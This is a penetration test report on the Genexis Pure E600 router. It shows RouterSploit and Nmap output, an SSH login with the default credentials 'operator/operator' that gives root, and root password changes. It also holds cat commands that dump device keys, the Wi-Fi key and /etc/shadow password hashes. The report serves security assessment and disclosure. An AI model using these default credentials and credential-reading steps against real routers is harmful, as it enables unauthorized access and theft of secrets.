Penetration Test Report

Genexis Pure E600

Hristo Kolev, Joep Vinken, Lyubomir Georgiev, Yoan-Asen Popov

Table of Contents

Research Question

What are the potential vulnerabilities in the Genexis Pure E600, router, and how to exploit them?

Executive Summary

Hristo, Joep, Lyubo and Yoan were contracted by Genexis to conduct a penetration test on Genexis Pure E600 in order to determine its exposure to targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against the aforemetioned product with the goals of:

- Identifying if a remote attacker could penetrate Genecis Pure E600’s defenses
- Determinng the impact of a security breach on the available confidentiality


Throughout the tests were conducted with the same level of access as a general user of the system. All activities were performed under controlled conditions.

Attack Narrative

Vulnerability scan

The attack was made with the help of automation scripts, called RouterSploit. This tool has a number of exploits for different router models and they have the ability to check whether the remote target is vulnerable before sending off an exploit.


Our test was successful in that we were able to obtain access to the router by exploiting a vulnerability in the system. We discovered that one of the user's credentials was weak, with the username "operator" and password "operator" (see figure 1). We were able to log into the system using SSH from the LAN side, and found that the "operator" user had root acess to the system. This gave us the opportunity to change ant file on the system. With full access, we were able to access sensitive data stored within the router's system, which could have led to serious data breaches if exploited by malicious actors.



```
[-] 192.168.1.1:80 http creds/generic/http_basic_digest_default is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/acti/webinterface_http_form_default_creds is not vulnerabl
[-] 192.168.1.1:80 http creds/cameras/canon/webinterface_http_auth_default_creds is not vulnerab
[-] 192.168.1.1:80 http creds/cameras/basler/webinterface_http_form_default_creds is not vulnera
[-] 192.168.1.1:80 http creds/cameras/axis/webinterface_http_auth_default_creds is not vulnerabl
[-] 192.168.1.1:80 http creds/cameras/brickcom/webinterface_http_auth_default_creds is not vulne
[+] 192.168.1.1:22 ssh creds/generic/ssh_default is vulnerable
[*] Elapsed time: 27.6000 seconds

[*] 192.168.1.1 Could not verify exploitability:
 - 192.168.1.1:80 http exploits/routers/shuttle/915wm_dns_change
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2740r_dns_change
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2640b_dns_change
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
 - 192.168.1.1:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
 - 192.168.1.1:80 http exploits/routers/3com/officeconnect_rce
 - 192.168.1.1:80 http exploits/routers/billion/billion_5200w_rce
 - 192.168.1.1:80 http exploits/routers/cisco/secure_acs_bypass
 - 192.168.1.1:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
 - 192.168.1.1:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce
 - 192.168.1.1:80 http exploits/routers/asus/asuswrt_lan_rce

[-] 192.168.1.1 Could not confirm any vulnerablity

[+] 192.168.1.1 Found default credentials:

   Target          Port     Service     Username     Password
   ------          ----     -------     --------     --------
   192.168.1.1     22       ssh         operator     operator
```


```
┌──(kali㉿kali)-[~]
└─$ ssh operator@192.168.1.1
operator@192.168.1.1's password:
Welcome to Genexis DMCLI(v1.0.0)!
Device   : Pure-E600 Y.0921400001
Firmware : GenXOS-Eagle-GNX-11.8.0-R
# 
```

Figure 1 The Operator username and password found (red box)




```
# sh passwd operator
passwd: password for operator changed by root
Changing password for operator
New password:
Retype password:
# sh passwd root
passwd: password for root changed by root
Changing password for root
New password:
Retype password:
# █
```

Change Admin password thru the operator account




```
└─$ ssh root@192.168.1.1
root@192.168.1.1's password:


BusyBox v1.33.2 (2023-03-24 18:02:24 CET) built-in shell (ash)

######  #     # #     # ######     #      ####### #      ###
#     # #  #  # ##    # #     #    #      #     # #      ###
#     # #  #  # # #   # #     #    #      #     # #      ###
######  #  #  # #  #  # #     #    #      #     # #       #
#       #  #  # #   # # #     #    #      #     # #
#       #  #  # #    ## #     #    #      #     # #      ###
#        ## ##  #     # ######     ####### ####### ####### ###
.────── -- ──── Versions:          ──────   ────.
' GenXOS:       11.8.0-R
. IOWRT:        6.5.5
' OpenWRT:      21.02.2
. Linux kernel: 4.19.183-ge6b3646aba03
. Firmware:     GenXOS-Eagle-GNX-11.8.0-R
├─── - ──────── Operator Defaults: ─────  -- ──────┤
' Config archive: [N/A]
. Config version: [N/A]
├─ ── ─────────                ────  ──   ──────┤
| Hardware model: Pure-E600 ( Eagle )
| Reset reason:   REBOOT
'-- ──────                ──────  ────   ──────'
root@GNX:~# █
```

Changed banner thru operator account



```
bcmVlan_flowDev                    jbd2_revoke_table_s                user_namespace
bcmVlan_flowPath                   jbd2_transaction_s                 uts_namespace
bcm_mcast_clientinfo_node_cache    jffs2_full_dnode                   vm_area_struct
bcm_mcast_fc_flowhdl_cache         jffs2_i                            wg_peer
bcm_mcast_fc_flowkey_cache         jffs2_inode_cache                  xfrm_dst_cache
bcm_mcast_grpinfo_node_cache       jffs2_node_frag                    xfrm_state
bcm_mcast_igmp_exception_cache     jffs2_raw_dirent
# sh cd /
          data      etc       mnt       proc      root      sys       usr       var
bin       dev       lib       overlay   rom       sbin      tmp       usr_data  www
# sh cd /data/
              boot_state_0  config
# sh cd /data/config/
               device_params
# sh cat /data/config/device_params
BoardId=E600
NumMacAddr=16
BaseMacAddr=44:D4:37:88:2C:90
SerialNumber=Y.0921400001
PSN=AKW1932007E
Variant=2
ProdName=Pure-E600
HV=1.0
AuthKey=TIZXIJCPPEJ5I31Y
DesKey=2J9E3N9OESMWG45K
UserPassword=nv;sdk boot_img
WpaKey=SXXBM54RBIKEEY
AcsPassword=rvgtTSUGEX1xtq8y
Production=0
# █
```

Passwords and keys we found without having to decrypt




```
    Commit changes
 abort
    Revert changes and abort the session
 import [option] <URL>
    Import a JSON data model or run command lines from a file.
    --append: new instances will be appended instead of replacing the existing ones
    --nosession: Don't use session
 quit
    Quit the CLI
 sh <command> <args> ...
    execute shell command
 runjs <JS-statement>
    Run JS statement (only for debugging purpose)
# sh ls -al
drwxr-xr-x    1 root     root           232 Mar 30 16:50 .
drwxr-xr-x    1 root     root           416 Jan  1  1970 ..
-rw-r--r--    1 root     root            27 Mar 30 16:50 .profile
# sh whoami
sh: whoami: not found
# sh uname -a
Linux GNX 4.19.183 #1 SMP PREEMPT Thu Mar 30 16:42:15 CEST 2023 armv7l GNU/Linux
# sh cd /etc/s
services          shadow-           shinit            ssl               sysctl.d          sysupgrade.conf
shadow            shells            snmp              sysctl.conf       system_layout
# sh cd /etc/sh
shadow    shadow-   shells    shinit
# sh cd /etc/sha
shadow    shadow-
# sh cd /etc/shadow
sh: cd: line 1: can't cd to /etc/shadow: Not a directory
# sh ls /etc/shadow
/etc/shadow
# sh ls /etc/shadow
shadow    shadow-
# sh cat /etc/shadow
root:$6$I46xS60p$6G8C/aDeBZD28ww7Ks0TKhYUrr2oBsACadzUMG33nyoMcqxAFjM5WGA6f9ObYZecRzQKLXf0i7sKCD2oCZfZV/:
19031:0:99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
admin:$6$fKcrOL/w$CGflyXlNeXufWI.uTR5Ay/59SYc9PGlqvarKjZymb21GxLBTWYzHV7MduB4gqHUHJvwu55TBgzSCMY25zFBOI1
:19031:0:99999:7:::
user:$6$qNY3PLQ.ZkrmvKJ9$uAgYILX1G5jtYiFzFIYQwiCNPnt4iIqmE9yTYHrRIUA3wdEQp84mX2utMXwgb0QBCWx39cXxataBQ7m
qPu1OB0:19031:0:99999:7:::
ntp:x:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
mosquitto:x:0:0:99999:7:::
logd:x:0:0:99999:7:::
ubus:x:0:0:99999:7:::
ice:$6$oSKp9oPx7svbPKai$FwkM6HgNABfB5Bn31eMKUnLK4BvZFUlOxxxo1iw5cbllDRRYvy2AzuBe5kh1wAMSt3zPRyd/2nCkGfRP
vXC.V1:19446:0:99999:7:::
operator:$6$Riwvao3i$kXkKRC3WfBc.nI3mU4dOHY6YTyr6uKybi3Ilz2THLYDcAU2.fMHwP5zcuAFmnUemHwaKuve2MRjoHAXmux8
3t0:0:0:99999:7:::
# 
```

The found hashes which are really hard to unhash


System Discovery

In addition to the SSH login, we also conducted a Nmap scan on the WAN side (figure 2) and the LAN side (figure 3) to identify any potential open ports that could allow an external attacker to gain unauthorized access to the router's system. However, the scan revealed that there were no open ports, which is a positive indication that the router's firewall was configured correctly.



```
NSE: Script Pre-scanning.
Initiating NSE at 16:47
Completed NSE at 16:47, 0.00s elapsed
Initiating NSE at 16:47
Completed NSE at 16:47, 0.00s elapsed
Initiating NSE at 16:47
Completed NSE at 16:47, 0.00s elapsed
Initiating ARP Ping Scan at 16:47
Scanning 192.168.68.106 [1 port]
Completed ARP Ping Scan at 16:47, 0.76s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:47
Completed Parallel DNS resolution of 1 host. at 16:47, 0.02s elapsed
Initiating SYN Stealth Scan at 16:47
Scanning 192.168.68.106 [1000 ports]
Increasing send delay for 192.168.68.106 from 0 to 5 due to 35 out of 87 dropped probes since last increase.
Increasing send delay for 192.168.68.106 from 5 to 10 due to 11 out of 12 dropped probes since last increase.
Completed SYN Stealth Scan at 16:48, 38.06s elapsed (1000 total ports)
Initiating Service scan at 16:48
Initiating OS detection (try #1) against 192.168.68.106
Retrying OS detection (try #2) against 192.168.68.106
NSE: Script scanning 192.168.68.106.
Initiating NSE at 16:48
Completed NSE at 16:48, 0.01s elapsed
Initiating NSE at 16:48
Completed NSE at 16:48, 0.00s elapsed
Initiating NSE at 16:48
Completed NSE at 16:48, 0.00s elapsed
Nmap scan report for 192.168.68.106
Host is up (0.0018s latency).
All 1000 scanned ports on 192.168.68.106 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 44:D4:37:88:2C:91 (Inteno Broadband Technology AB)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.82 ms 192.168.68.106

NSE: Script Post-scanning.
Initiating NSE at 16:48
Completed NSE at 16:48, 0.00s elapsed
Initiating NSE at 16:48
Completed NSE at 16:48, 0.00s elapsed
Initiating NSE at 16:48
Completed NSE at 16:48, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.65 seconds
           Raw packets sent: 1756 (78.484KB) | Rcvd: 1011 (41.552KB)
```

Figure 2 Nmap scan from the WAN (IP == 192.168.68.106)



```
SF:0content=\"en\"/><link\x20rel=\"stylesheet\"\x20type=\"text/css\"\x20hr
SF:ef=\"/error\.css\"/></head><body><h1>403</h1></body></html>")%r(Radmin,
SF:F5,"HTTP/1\.0\x20403\x20Forbidden\r\ncontent-type:\x20text/html\r\ncont
SF:ent-length:\x20173\r\n\r\n<html><head><meta\x20charset=utf-8\x20http-eq
SF:uiv=\"Content-Language\"\x20content=\"en\"/><link\x20rel=\"stylesheet\"
SF:\x20type=\"text/css\"\x20href=\"/error\.css\"/></head><body><h1>403</h1
SF:></body></html>")%r(mongodb,F5,"HTTP/1\.0\x20403\x20Forbidden\r\nconten
SF:t-type:\x20text/html\r\ncontent-length:\x20173\r\n\r\n<html><head><meta
SF:\x20charset=utf-8\x20http-equiv=\"Content-Language\"\x20content=\"en\"/
SF:><link\x20rel=\"stylesheet\"\x20type=\"text/css\"\x20href=\"/error\.css
SF:\"/></head><body><h1>403</h1></body></html>")%r(tarantool,F5,"HTTP/1\.0
SF:\x20403\x20Forbidden\r\ncontent-type:\x20text/html\r\ncontent-length:\x
SF:20173\r\n\r\n<html><head><meta\x20charset=utf-8\x20http-equiv=\"Content
SF:-Language\"\x20content=\"en\"/><link\x20rel=\"stylesheet\"\x20type=\"te
SF:xt/css\"\x20href=\"/error\.css\"/></head><body><h1>403</h1></body></htm
SF:l>");
MAC Address: 44:D4:37:88:2C:90 (Inteno Broadband Technology AB)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=5/15%OT=22%CT=1%CU=37415%PV=Y%DS=1%DC=D%G=Y%M=44D437%T
OS:M=646246EE%P=i686-pc-windows-windows)SEQ(SP=101%GCD=1%ISR=10A%TI=Z%CI=Z%
OS:TS=A)SEQ(SP=101%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)SEQ(CI=Z%II=I)OPS(O1=M
OS:5B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW6%O5=M5B4ST11NW6%
OS:O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%
OS:DF=Y%T=40%W=FAF0%O=M5B4NNSNW6%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=
OS:0%Q=)T2(R=Y%DF=Y%T=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
